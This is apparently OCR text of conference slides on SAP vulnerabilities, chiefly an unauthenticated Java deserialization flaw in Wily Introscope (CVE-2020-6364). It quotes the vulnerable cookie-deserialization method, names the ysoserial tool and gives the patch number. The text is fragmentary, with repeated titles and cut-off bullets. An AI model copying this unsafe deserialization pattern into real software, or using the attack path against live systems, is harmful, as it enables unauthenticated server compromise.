
Only one is enough… RECON



Only one is enough… RECON



Only one is enough… RECON




Only one is enough…

Date	CVE	Title	Credit
04 July 2020	CVE-2020-6287	SAP SAP JAVA Unauthenticated execution of configuration tasks	Pablo Artuso
13 Oct 2020	CVE-2020-6364	OS Command Injection in Wily CA Introscope Enterprise Manage	Yvan Genuer

Java


Only one is enough… Wily



Only one is enough… Wily

- ‘Wily’ CA Introscope Enterprise Manager
- Monitoring and managing Java applications

- https://saphost:8081/webview



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

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

Only one is enough… Wily

```java
public static Object getSerializableObjectFromBase64String(String objectString, ClassLoader cl) throws IllegalArgumentExcept:
    if (cl == null) {
        cl = Thread.currentThread().getContextClassLoader();
    }
    byte[] encoded = objectString.getBytes();
    if (Base64.isArrayByteBase64(encoded)) {
        return new ClassLoaderObjectInputStream(cl, new ByteArrayInputStream(Base64.decodeBase64(encoded))).readObject();
```

- JAVA deserialization attack in cookie session
- The cookie is checked before credential provided
- No SAP specific

https://github.com/frohoff/ysoserial

Only one is enough… Wily Demo

Only one is enough… Wily

```
public static Object getSerializableObjectFromBase64String(String objectString, ClassLoader cl) throws IllegalArgumentExcept:
    if (cl == null) {
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    if (Base64.isArrayByteBase64(encoded)) {
        return new ClassLoaderObjectInputStream(cl, new ByteArrayInputStream(Base64.decodeBase64(encoded))).readObject();
```

- JAVA
- The
- No S


SAP Patch : 2969828

CVE-2020-6364

https://github.com/frohoff/ysoserial

Java

Only one is enough… Wily



Only one is enough…

Date	CVE	Title	Credit
